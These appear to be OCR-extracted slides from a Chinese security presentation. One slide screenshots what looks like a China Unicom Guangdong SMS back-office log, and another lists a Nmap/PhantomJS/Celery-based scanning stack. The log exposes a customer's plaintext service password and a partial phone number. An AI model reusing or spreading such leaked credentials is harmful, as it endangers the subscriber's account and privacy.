
短信接收历史查询 短信发送历史查询 API上行历史记录

| <div>网络类型：--请选择-- 地区：--请选择--</div> <div>日期：20140823 至 20140903</div> <div>品牌：--请选择-- 手机号码： 发送状态：--请选择--</div> <div>查询</div> |      |    |       |        |          |        |       |  |      |      |                     |          |
|---|------|----|-------|--------|----------|--------|-------|--|------|------|---------------------|----------|
| 短信编号  | 地区编号 | 品牌 | 手机号码  | 返回短信编号 | SP接入号    | SP名称   | 下行号码  | 短消息内容  | 发送状态 | 重发次数 | 短信接收时间              | 操作员      |
| 170   |      |    | 18613 | C561   | 10010000 | 短信营业厅  |       | 【服务告知】尊敬的用户：积分盛典“沃”享团圆！从即日起至9月7日，月饼、购物卡、水果、蛋糕、电影票等团圆豪礼，1000积分疯狂抢兑！赶快登录广东联通用户俱乐部网站 <a href="http://www.10018gd.com">http://www.10018gd.com</a> 抢兑吧！每日限量，兑完即止。广州联通预祝您佳节愉快、人月两团圆！   | 已发送  | 0    | 2014-08-26 14:10:32 | WEBQUNFA |
| 170   |      |    | 18613 | CB45   | 10010000 | 短信营业厅  | 10010 | 【服务告知】尊敬的用户：您的号码有免费省内流量未领取，请点击 <a href="http://t.cn/RPMWxne">http://t.cn/RPMWxne</a> 下载联通【手机营业厅】登录领取，领取路径：登陆后首页-推荐业务-签到-抢流量。活动有效期至2014年12月31日，每日领取流量累积到一定值后可在wo+个人账户兑换，每月可兑换一次。兑换流量于48小时内到账，仅限当月使用。【手机营业厅】让您足不出户随时随地查话费、查流量、办理业务变更，充值更享9.85折优惠！详询手机营业厅在线客服。广州联通          | 已发送  | 0    | 2014-08-27 16:41:29 | WEBQUNFA |
| 170   |      |    | 18613 | DB47   | 10010666 | 新一代BSS | 10010 | 温馨提示：您于2014-08-31 19:49:27申请的用户密码变更业务已办理成功，立即生效。祝您使用愉快！尊敬的客户：您已成功更改密码，密码为：250594，请妥善保管，可凭密码办理转套餐、修改资料、停开机等业务，使用密码办理业务将更安全、更快捷。   | 已发送  | 0    | 2014-08-31 19:48:00 | sys      |
| 100   |      |    | 18613 | C125   | 10010666 | 新一代BSS | 10010 | 温馨提示：截止8月24日，您当月套餐内流量已使用73.18MB，剩余流量426.82MB（如您订购了红围脖或云雀或悦TV流量叠加包，则本短信中的剩余流量包含叠加包流量，请注意区分使用）。本次查询结果存在延时，请以出账为准。登陆联通手机营业厅 <a href="http://wap.10010.com">wap.10010.com</a> ，查询、交费、充值、方便又实惠！如需帮助，可访问沃在线客服 <a href="http://chat.gd10010.cn/11ts">chat.gd10010.cn/11ts</a> 。 | 已发送  | 0    | 2014-08-25 16:06:12 | BSSFILE  |


# How?

- 基于开源  
Python, Mysql, Linux, Phantomjs,  
Redis, Celery, Nmap, Php
- 脚本套脚本
- 队列管理： 拥塞、 出错
- 分布式框架


# 组成包



# 模块关系



